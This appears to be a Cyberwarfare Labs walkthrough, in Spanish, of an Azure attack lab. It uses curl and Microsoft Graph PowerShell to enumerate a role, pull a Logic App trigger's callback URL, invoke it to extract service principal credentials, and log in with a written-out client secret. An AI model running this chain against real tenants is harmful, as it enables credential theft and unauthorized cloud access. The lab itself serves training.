APP Callback Chaos
Cyberwarfare Labs

https://login.microsoftonline.com/getuserrealm.srf?login=secure-corp.org&xml=1

https://osint.aadinternals.com


curl -X GET -H "Authorization: Bearer $mytoken" -H "Content-Type: application/json" "https://management.azure.com/subscriptions/662a4fee-a3ba-49b3-9caf-8c20ed04503f/providers/Microsoft.Authorization/roleDefinitions/633b48ac-aa51-4a70-aab7-523ed96589c8?api-version=2022-04-01" | jq

Vemos los permisos que se le dieron al rol customizado.
curl -X GET -H "Authorization: Bearer $mytoken" -H "Content-Type: application/json" "https://management.azure.com/subscriptions/662a4fee-a3ba-49b3-9caf-8c20ed04503f/resourceGroups/LogicAPP-Rg/providers/Microsoft.Logic/workflows/Production-LogicAPP/triggers?api-version=2016-06-01" | jq

Vemos la aplicacion Production-LogicApp
curl -X POST -H "Authorization: Bearer $mytoken" -H "Content-Type: application/json" "https://management.azure.com/subscriptions/662a4fee-a3ba-49b3-9caf-8c20ed04503f/resourceGroups/LogicAPP-Rg/providers/Microsoft.Logic/workflows/Production-LogicAPP/triggers/When_a_HTTP_request_is_received/listCallbackUrl?api-version=2016-06-01" --data '{}' | jq

Vamos a causar un trigger.

curl -s -X POST "https://prod-42.eastus.logic.azure.com/workflows/c6f0176db15c466498c89e910ba8b4fe/triggers/When_a_HTTP_request_is_received/paths/invoke?api-version=2016-10-01&sp=%2Ftriggers%2FWhen_a_HTTP_request_is_received%2Frun&sv=1.0&sig=Zl-wTFfaCL1I_BwHVUqYzQbywNUoaSZg88NcfiDX3IQ" | jq -r '.servicePrincipalCreds'
Adquirimos el url y hacemos una peticion a la funcion.

Autenticamos con credenciales nuevas.
curl -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "client_id=4f77df99-134e-4602-97b7-a3c0e73f9667" -d "scope=https://graph.microsoft.com/.default" -d "client_secret=UYY8Q~oCHFS2GjQReHcZ3G8lm_X4OLWMF4dgna_q" -d "grant_type=client_credentials" "https://login.microsoftonline.com/f2a33211-e46a-4c92-b84d-aff06c2cd13f/oauth2/v2.0/token"


Nos conectamos a Microsoft Graph
pwsh
Import-Module Microsoft.Graph.Users
$token="eyJ0..."
$secureToken= ConvertTo-SecureString $token -AsPlainText -Force
Connect-MgGraph -AccessToken $secureToken
Get-MgApplication -Filter "startswith(displayName,'GraphReaderApp')" ` -Property Id | Select-Object -ExpandProperty Id
Agarramos el Id de la aplicacion.

$app= Get-MgApplication -ApplicationId 4652ca30-6752-40bc-abbc-730878eb7fdf
$app.RequiredResourceAccess | ConvertTo-Json
Con esto vemos los detalles de los permisos.

Aqui vemos los permisos de los APIs

$resource = Get-MgServicePrincipal -Filter "DisplayName eq 'Microsoft Graph'"
$resource.AppRoles | Where-Object { $_.Id -eq '9a5d68dd-52b0-4cc2-bd40-abcf44ac3a30' } | ConvertTo-Json